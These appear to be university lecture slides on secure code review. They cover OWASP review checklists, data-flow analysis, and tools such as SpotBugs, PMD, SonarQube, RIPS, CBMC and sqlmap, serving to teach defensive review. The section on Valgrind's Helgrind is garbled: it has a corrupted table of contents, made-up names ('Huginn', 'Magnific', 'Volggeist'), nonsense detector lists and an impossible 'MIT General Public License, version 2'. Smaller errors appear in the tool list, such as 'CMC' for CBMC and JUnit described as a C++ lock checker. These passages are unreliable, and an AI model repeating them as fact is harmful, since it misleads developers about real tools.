- Examine the application for dynamic SQL and determine if it is vulnerable to injection.
- Examine the application for “main()” executable functions and debug harnesses/backdoors
- Search for commented out code, commented out test code, which may contain sensitive information.
- Ensure all logical decisions have a default clause.
- Ensure no development environment kit is contained on the build directories.
- Search for any calls to the underlying operating system or file open calls and examine the error possibilities.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Session Management

---

- Examine how and when a session is created for a user, unauthenticated and authenticated.
- Examine the session ID and verify if it is complex enough to fulfill requirements regarding strength.
- Examine how sessions are stored: e.g. in a database, in memory etc.
- Examine how the application tracks sessions.
- Determine the actions the application takes if an invalid session ID occurs.
- Examine session invalidation.
- Determine how multithreaded/multi-user session management is performed.
- Determine the session HTTP inactivity timeout.
- Determine how the log-out functionality functions.

Picture credit : OWASP Code Review Guide V1.1

# Other OWASP Checklists

---

- ▶ Buffer Overflows
- ▶ Command Injection
- ▶ SQL injection
- ▶ Cross-site scripting
- ▶ Cross-site request forgery
- ▶ Race conditions
- ▶ MySQL security
- ▶ Flash applications
- ▶ Web services
- ▶ ...

# Data flow analysis

---

- ▶ Idea : instead of looking at modules separately, follow the data
- ▶ Where does data enter the application ?
- ▶ Where is it stored ?
- ▶ Is every input properly sanitized ?
- ▶ Is there a proper authentication and authorization every time someone retrieves or modifies data ?
- ▶ Is data sent to client properly escaped for output format ?

# Data flow analysis : Advantages

---

- ▶ Huge applications are split into different modules, more or less exposed to outside world (the attacker)
- ▶ You may focus more on modules with huge attack surface
- ▶ Data flow analysis helps you identify those modules

# General Code Quality

---

- ▶ Are variables properly named ?
- ▶ Are APIs used in a safe way ?
- ▶ Is there any code that is duplicated ?
- ▶ Is everything immutable that can be made immutable ?
- ▶ Is everything covered by tests ?
- ▶ Are all classes and methods so short that they can be easily analysed ?

# Outline

---

Code Review Process

Manual Code Review

Some Automated Tools

Summary

# Automated Tools vs Manual Reviews

---

- ▶ Automated tools are faster than humans
  - ▶ They may know more vulnerability patterns than you
  - ▶ They are developed by experts
  - ▶ You will still be better at
    - ▶ Understanding context
    - ▶ Identifying false positives
    - ▶ Identifying new vulnerability patterns
    - ▶ Summarizing the findings
- Use automated tools but do not rely solely on them

# Static and Dynamic Analysis

---

- ▶ Static analysis : look at the code but does not run it
- ▶ Dynamic analysis : execute the code, monitor and analyze its behaviour, but does not look at it
- ▶ Dynamic analysis can uncover subtle bugs involving several modules, but only for the parameters considered

# SpotBugs



Check it out on GitHub

# SpotBugs

Find bugs in Java Programs

SpotBugs is a program which uses static analysis to look for bugs in Java code. It is free software, distributed under the terms of the [Lesser GNU Public License](#).

SpotBugs is the spiritual successor of [FindBugs](#), carrying on from the point where it left off with support of its community. Please check [official manual site](#) for details.

SpotBugs requires JRE (or JDK) 1.8.0 or later to run. However, it can analyze programs compiled for any version of Java, from 1.0 to 1.9.

## /// Bug Descriptions

SpotBugs checks for more than 400 bug patterns. Bug descriptions can be found [here](#)

Descriptions are also available in [Japanese](#)

## /// Using SpotBugs

SpotBugs can be used standalone and through several integrations, including:

- [Ant](#)
- [Maven](#)
- [Gradle](#)
- [Eclipse](#)

[Bug Descriptions](#)

[Using SpotBugs](#)

[Extensions](#)

[License of SpotBugs  
Logo](#)

[Support or Contact](#)

# SpotBugs

---

## ⊖ Bug descriptions

- ⊖ Bad practice (BAD\_PRACTICE)
- ⊖ Correctness (CORRECTNESS)
- ⊖ Experimental (EXPERIMENTAL)
- ⊖ Internationalization (I18N)
- ⊖ Malicious code vulnerability (MALICIOUS\_CODE)
- ⊖ Multithreaded correctness (MT\_CORRECTNESS)
- ⊖ Bogus random noise (NOISE)
- ⊖ Performance (PERFORMANCE)
- ⊖ Security (SECURITY)
- ⊖ Dodgy code (STYLE)

# SpotBugs

## ❑ Security (SECURITY)

XSS: Servlet reflected cross site scripting vulnerability in error page  
(XSS\_REQUEST\_PARAMETER\_TO\_SEND\_ERROR)

XSS: Servlet reflected cross site scripting vulnerability  
(XSS\_REQUEST\_PARAMETER\_TO\_SERVLET)

XSS: JSP reflected cross site scripting vulnerability  
(XSS\_REQUEST\_PARAMETER\_TO\_JSP\_WI...)

HRS: HTTP Response splitting vulnerability  
(HRS\_REQUEST\_PARAMETER\_TO\_HTTP\_HEADER)

HRS: HTTP cookie formed from untrusted input  
(HRS\_REQUEST\_PARAMETER\_TO\_COOKIE)

PT: Absolute path traversal in servlet  
(PT\_ABSOLUTE\_PATH\_TRAVERSAL)

PT: Relative path traversal in servlet  
(PT\_RELATIVE\_PATH\_TRAVERSAL)

Dm: Hardcoded constant database password  
(DML\_CONSTANT\_DB\_PASSWORD)

Dm: Empty database password  
(DML\_EMPTY\_DB\_PASSWORD)

SQL: Nonconstant string passed to execute or addBatch method on an SQL statement  
(SQL\_NONCONSTANT\_STRING\_PASSED...)

SQL: A prepared statement is generated from a nonconstant String  
(SQL\_PREPARED\_STATEMENT\_GENERATE...)

 Read the Docs

v. latest ▾

## XSS: JSP reflected cross site scripting vulnerability (XSS\_REQUEST\_PARAMETER\_TO\_JSP\_WRITER)

This code directly writes an HTTP parameter to JSP output, which allows for a cross site scripting vulnerability. See [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting) for more information.

SpotBugs looks only for the most blatant, obvious cases of cross site scripting. If SpotBugs found *any*, you *almost certainly* have more cross site scripting vulnerabilities that SpotBugs doesn't report. If you are concerned about cross site scripting, you should seriously consider using a commercial static analysis or pen-testing tool.

## HRS: HTTP Response splitting vulnerability (HRS\_REQUEST\_PARAMETER\_TO\_HTTP\_HEADER)

This code directly writes an HTTP parameter to an HTTP header, which allows for a HTTP response splitting vulnerability. See [http://en.wikipedia.org/wiki/HTTP\\_response\\_splitting](http://en.wikipedia.org/wiki/HTTP_response_splitting) for more information.

SpotBugs looks only for the most blatant, obvious cases of HTTP response splitting. If SpotBugs found *any*, you *almost certainly* have more vulnerabilities that SpotBugs doesn't report. If you are concerned about HTTP response splitting, you should seriously consider using a commercial static analysis or pen-testing tool.

## HRS: HTTP cookie formed from untrusted input (HRS\_REQUEST\_PARAMETER\_TO\_COOKIE)

This code constructs an HTTP Cookie using an untrusted HTTP parameter. If this cookie is added to an HTTP response, it will allow a HTTP response splitting vulnerability. See [http://en.wikipedia.org/wiki/HTTP\\_response\\_splitting](http://en.wikipedia.org/wiki/HTTP_response_splitting) for more information.

SpotBugs looks only for the most blatant, obvious cases of HTTP response splitting. If SpotBugs found *any*, you *almost certainly* have more vulnerabilities that SpotBugs doesn't report. If you are concerned about HTTP response splitting, you should seriously consider using a commercial static analysis or pen-testing tool.

# PMD



# PMD

An extensible cross-language static code analyzer.

[GITHUB](#)

Latest Version: 5.8.1 (1st July 2017)  
[Release Notes](#) | [Download](#) | [Documentation](#)

## QuickStart

See [Installation](#) and [Command Line Usage](#)

Linux


MacOS

Windows

```
$ cd $HOME  
$ wget https://github.com/pmd/pmd/releases/download/pmd_releases%2F5.8.1/pmd-bin-5.8.1.zip  
$ unzip pmd-bin-5.8.1.zip  
$ alias pmd="${HOME}/pmd-bin-5.8.1/bin/run.sh pmd"  
$ pmd -d /usr/src -R java-basic -f text
```

Checkout the [existing rules](#).

# PMD



Picture credit : [www.javatips.net/blog/pmd-in-eclipse-tutorial](http://www.javatips.net/blog/pmd-in-eclipse-tutorial)

# PMD : related tools

---

## Similar to PMD

### Open Source

- [Checkstyle](#) - Very detailed, supports both Maven and Ant. Uses ANTLR.
- [DoctorJ](#) - Uses JavaCC. Checks Javadoc, syntax and calculates metrics.
- [ESCIJava](#) - Finds null dereference errors, array bounds errors, type cast errors, and race conditions. Uses Java Modeling Language annotations.
- [FindBugs](#) - works on bytecode, uses BCEL. Source code uses templates, nifty stuff!
- [Hamcrest](#) - Uses ANTLR, excellent documentation, lots of rules
- [Jamit](#) - bytecode analyzer, nice graphs
- [JCSC](#) - Does a variety of coding standard checks, uses JavaCC and the GNU Regexp package.
- [Jikes](#) - More than a compiler; now it reports code warnings too
- [JUnit](#) - Written in C++. Uses data flow analysis and a lock graph to do lots of synchronization checks. Operates on class files, not source code.
- [JPathFinder](#) - A verification VM written by NASA; supports a subset of the Java packages
- [JWiz](#) - Research project, checks some neat stuff, like if you create a Button without adding an ActionListener to it. Neat.

### Commercial

- [AppPerfect](#) - 750 rules, produces PDF/Excel reports, supports auto-fixing problems
- [Assent](#) - The usual stuff, seems pretty complete.
- [Aubrey](#) - Rules aren't listed online. Appears to have some code modification stuff, which would be cool to have in PMD. \$299.
- [AzoJavaChecker](#) - Rules aren't listed online so it's hard to tell what they have. Not sure how much it costs since I don't know German.
- [CodePro Analytix](#) - Eclipse plug-in, extensive audit rules, JUnit test generation/editing, code coverage and analysis
- [Energy Java Code Analyser](#) - 200 rules, lots of IDE plugins
- [Flaw Detector](#) - In beta, does controlflow flow analysis to detect NullPointerExceptions
- [JStyle](#) - \$995, nice folks, lots of metrics and rules
- [JTest](#) - Very nice with tons of features, but also very expensive and requires a running X server (or Xvfb) to run on Linux. They charge \$500 to move a license from one machine to another.
- [Lint4J](#) - Lock graph, DFA, and type analysis, many EJB checks
- [SolidDD](#) - Code duplication detection, nice graphical reporting. Free licensing available for Educational or OSS use.

## Similar to CPD

### Commercial

- [Simian](#) - fast, works with Java, C#, C, CPP, COBOL, JSP, HTML,
- [Simscan](#) - free for open source projects

## High level reporting

- [XRadar](#) - Aggregates data from a lot of code quality tool to generate a full quality dashboard.
- [Sonar](#) - Pretty much like XRadar, but younger project, fully integrated to maven 2 (but requires a database)
- [Maven Dashboard](#) - Same kind of aggregator but only for maven project.
- [QALab](#) - Yet another maven plugin...

# SonarQube

The leading product for

# CONTINUOUS CODE QUALITY

[DOWNLOAD](#) [USE ONLINE](#)

Code Smells  Bugs  Vulnerabilities 

 Used by more than 85,000 organizations

On 20+ Code Analyzers > Java JavaScript C# C/C++ COBOL [AND MORE](#)

# SonarQube



WHY US PRODUCTS PLANS AND PRICING CUSTOMERS RESOURCES COMPANY BLOG

Products > [Code Analyzers](#) > [SonarJS](#)

Type Standard

Bugs

Code Smells

Vulnerabilities

CWE

SANS\_TOP\_25

OWASP

MISRA

CERT

- Code should not be dynamically injected and executed
- Cross-document messaging domains should be carefully restricted
- Function constructors should not be used
- "alert(...)" should not be used
- Debugger statements should not be used
- Web SQL databases should not be used
- Local storage should not be used
- Untrusted content should not be included

# PHP Applications : RIPS

## RIPS - A static source code analyser for vulnerabilities in PHP scripts

### About

RIPS is the most popular static code analysis tool to automatically detect vulnerabilities in PHP applications. By tokenizing and parsing all source code files, RIPS is able to transform PHP source code into a program model and to detect sensitive sinks (potentially vulnerable functions) that can be tainted by userinput (influenced by a malicious user) during the program flow. Besides the structured output of found vulnerabilities, RIPS offers an integrated code audit framework.

NOTE: RIPS 0.5 development is abandoned since 2013 due to its fundamental limitations. A complete rebuilt solution is available from RIPS Technologies that overcomes these limitations and performs state-of-the-art security analysis.

Compared Feature	RIPS 0.5	Next Generation
Supported PHP Language	PHP 5.4, no OOP	PHP 3-7
Static Code Analysis	Only Token-based	Full
Analysis Precision	Low	Very High
PHP Version Specific Analysis	No	Yes
Scales to Large Codestyles	No	Yes
API / CLI Support	No	Yes
Continuous Integration	No	Yes
Compliance / Standards	No	Yes
Store Analysis Results	No	Yes
Export Analysis Results	No	Yes
Integrate with CI system	No	Yes
Realtime Results	No	Yes
Vulnerability Trends	No	Yes
Detects Latest Risks	No	Yes
Detects Complex Vulnerabilities	Limited	Yes
Supported Vulnerability Types	15	>60
Speed	Fast	Fast

Get the next generation of RIPS

Work with us as PHP Developer

up

### Features

#### vulnerabilities

#### code audit interface

#### static code analysis

up

- Code Execution
- Command Execution
- Cross-Site Scripting
- HTTP Response Splitting
- File Disclosure
- File Inclusion
- File Manipulation
- LDAP Injection
- SQL Injection
- Unserialize with PCP
- XPath Injection

✓ either

- scan and vulnerability statistics
- grouped vulnerable code lines (bottom up or top down)
- vulnerability description with example code, PoC, patch
- exploit creator
- file list and graph (connected by includes)
- function list and graph (connected by calls)
- userinput list (application parameters)
- search code for regular expressions
- active jumping between function calls
- search through code by regular expression
- 8 syntax highlighting designs

✓ must have

- fast
- tokenizing with PHP tokenizer extension
- language analysis for 232 sensitive sinks
- inter- and intra-procedural analysis
- handles very PHP-specific behaviour
- handles user-defined securing
- reconstruct file inclusions
- detect code reuse and blind exploitation
- detect backdoors
- 5 verbosity levels
- over 100 testcases

✓ must have

# PHP Applications : RIPS

path / file: d:\cipher3\timeclock       subdirs      windows

verbosity level: 1. user tainted only      vuln type: All     

code style: ayti      bottom-up      regex:

RIPS 0.40

File: D:\cipher3\timeclock\add\_user.php

Cross-Site Scripting

hide all

File: D:\cipher3\timeclock\work.php

SQL Injection

Userinput reaches sensitive sink

26: mysql\_query return mysql\_query(\$com  
• 25: function system (\$command){

Userinput is passed through function parameter

162: system \$result = system ("SELECT // work\_functions.php  
• 113: \$userid = (int)\$\_SESSION["Us  
• 107: function insert project into

requires:

155: if(\$state == "start"){else

**Result**

Command Execution:	1
SQL Injection:	1
Cross-Site Scripting:	1
Sum:	3

Scanned files: 10  
Include success: 11/11 (100%)  
Considered sinks: 190  
User-defined functions: 18  
Unique sources: 6  
Sensitive sinks: 108


Info: using DBMS MySQL  
Info: uses session

Scan time: 0.245 seconds



serid' AND project='&project');

And also



CMC is a Bounded Model Checker for C and C++ programs. It supports C89, C99, most of C11 and most compiler extensions provided by gcc and Visual Studio. It also supports SystemC using [Soot](#). We have recently added experimental support for Java Bytecode.

CBMC verifies array bounds (buffer overflows), pointer safety, exceptions and user-specified assertions. Furthermore, it can check C and C++ for consistency with other languages, such as Verilog. The verification is performed by unwinding the loops in the program and passing the resulting equation to a decision procedure.

While CBMC is aimed for embedded software, it also supports dynamic memory allocation using malloc and new. For questions about CBMC, contact [Daniel Kroening](#).

CBMC is available for most flavours of Linux (pre-packaged on Debian, Ubuntu and Fedora), Solaris 11, Windows and Mac OS X. You should also read the [CBMC license](#).

CBMC comes with a built-in solver for bit-vector formulae that is based on MiniSat. As an alternative, CBMC has featured support for external BMC solvers since version 3.3. The solvers we recommend are (in no particular order) [Bmclet](#), [MATHSAT](#), [Yices 2](#) and [Z3](#). Note that these solvers need to be installed separately and have different licensing conditions.

**sqlmap** is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the according database server via several mechanisms.



### 7. Helgrind: a thread error detector

Table of Contents

- 1.1. Detection
  - 1.2. Detected errors: Message of the POSIX threads API
  - 1.3. Detected errors: Inconsistent Lock Orderings
  - 1.4. Detected errors: Safe Reentrancy
  - 1.4.1. Spinlock Dead Race
  - 1.4.2. Heighten Head Detection Routines
  - 1.4.3. Interposing Race Error Messages
  - 1.5. Hints and Tips for Effective Use of Heightened
  - 1.6. Heightened Command-line Options
  - 1.7. Heightened Monitor Comments
  - 1.8. Heightened Client Requests

To leave this tool, you must specify `...-exit-and-grace` via the `Volggeist` command line.

## 7.1. Overview

Helgrind is a Valgrind tool for detecting synchronisation errors in C, C++ and Fortran programs that use the POSIX threads threading primitive.

The main abstractions in PGSS: pfunctions are a set of functions sharing a common address space, thread creation, thread joining, thread exit, makebox, [stack], condition variables, [data-thread local reallocations], reader writer locks



Huginn is an instrumentation framework for building dynamic analysis tools. There are Huginn tools that can automatically detect many memory management errors.

The following detection strategy includes no production-quality logic, a memory access detector, has-thread access detector, *n*-cache and *m*-cache predictor, a *n*-cache bypass counter and a *n*-cache predictor, and a *n*-cache. It also includes three experimental tools, a *m*-aligned memory access detector, a *n*-aligned heap predictor that examines how heap blocks are allocated, and a *n*-aligned heap blocks lifetime predictor. It runs on the following platforms: *SUSELinux*, *Ubuntu*, *ARMELinux*, *ARMFSLinux*, *PPC24LELinux*, *PPC64ELLinux*, *PPC64LELinux*, *PPC32ELLinux*, *PPC32LELinux*, *ES350BLinux*, *MPRIS2Linux*, *DRM2Tumbleweed*.

Magnific is Open Source | Free Software, and is freely available under the [MIT General Public License, version 2](#).



# And also (OWASP)

---

- [Bandit](#) - bandit is a comprehensive source vulnerability scanner for Python
- [Brakeman](#) - Brakeman is an open source vulnerability scanner specifically designed for Ruby on Rails applications
- [Codesake Dawn](#) - Codesake Dawn is an open source security source code analyzer designed for Sinatra, Padrino for Ruby on Rails applications. It also works on non-web applications written in Ruby
- [FindBugs](#) - Find Bugs (including a few security flaws) in Java programs
- [FindSecBugs](#) - A security specific plugin for FindBugs that significantly improves FindBug's ability to find security vulnerabilities in Java programs
- [Flawfinder](#) - Flawfinder - Scans C and C++
- [Google CodeSearchDiggity](#) - Uses Google Code Search to identifies vulnerabilities in open source code projects hosted by Google Code, MS CodePlex, SourceForge, Github, and more. The tool comes with over 130 default searches that identify SQL injection, cross-site scripting (XSS), insecure remote and local file includes, hard-coded passwords, and much more. *Essentially, Google CodeSearchDiggity provides a source code security analysis of nearly every single open source code project in existence – simultaneously.*
- [PMD](#) - PMD scans Java source code and looks for potential code problems (this is a code quality tool that does not focus on security issues)
- [PreFast](#) (Microsoft) - PREfast is a static analysis tool that identifies defects in C/C++ programs. Last update 2006.
- [Puma Scan](#) - Puma Scan is a .NET C# open source static source code analyzer that runs as an IDE plugin for Visual Studio and via MSBuild in CI pipelines.
- [.NET Security Guard](#) - Roslyn analyzers that aim to help security audits on .NET applications. It will find SQL injections, LDAP injections, XXE, cryptography weakness, XSS and more.
- [RIPS](#) - RIPS is a static source code analyzer for vulnerabilities in PHP web applications. Please see notes on the sourceforge.net site.
- [phpcs-security-audit](#) - phpcs-security-audit is a set of PHP\_CodeSniffer rules that finds flaws or weaknesses related to security in PHP and its popular CMS or frameworks. It currently has core PHP rules as well as Drupal 7 specific rules.
- [SonarQube](#) - Scans source code for more than 20 languages for Bugs, Vulnerabilities, and Code Smells. SonarQube IDE plugins for Eclipse, Visual Studio, and IntelliJ provided by [SonarLint](#).
- [VisualCodeGrepper \(VCG\)](#) - Scans C/C++, C#, VB, PHP, Java, and PL/SQL for security issues and for comments which may indicate defective code. The config files can be used to carry out additional checks for banned functions or functions which commonly cause security issues.
- [Xanitizer](#) - Scans Java for security vulnerabilities, mainly via taint analysis. The tool comes with a number of predefined vulnerability detectors which can additionally be extended by the user.

and many more !

# Outline

---

Code Review Process

Manual Code Review

Some Automated Tools

Summary

# Summary

---

- ▶ Code review will save you time and money
- ▶ First step is to understand the context
- ▶ Checklists are very useful
- ▶ Automated tools very useful (but humans still needed)
- ▶ Make a useful report

# References and Acknowledgements

---

- ▶ OWASP Code Review Guide
- ▶ While preparing these slides I also used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me). Some of my slides are heavily inspired from his (but blame me for any errors !)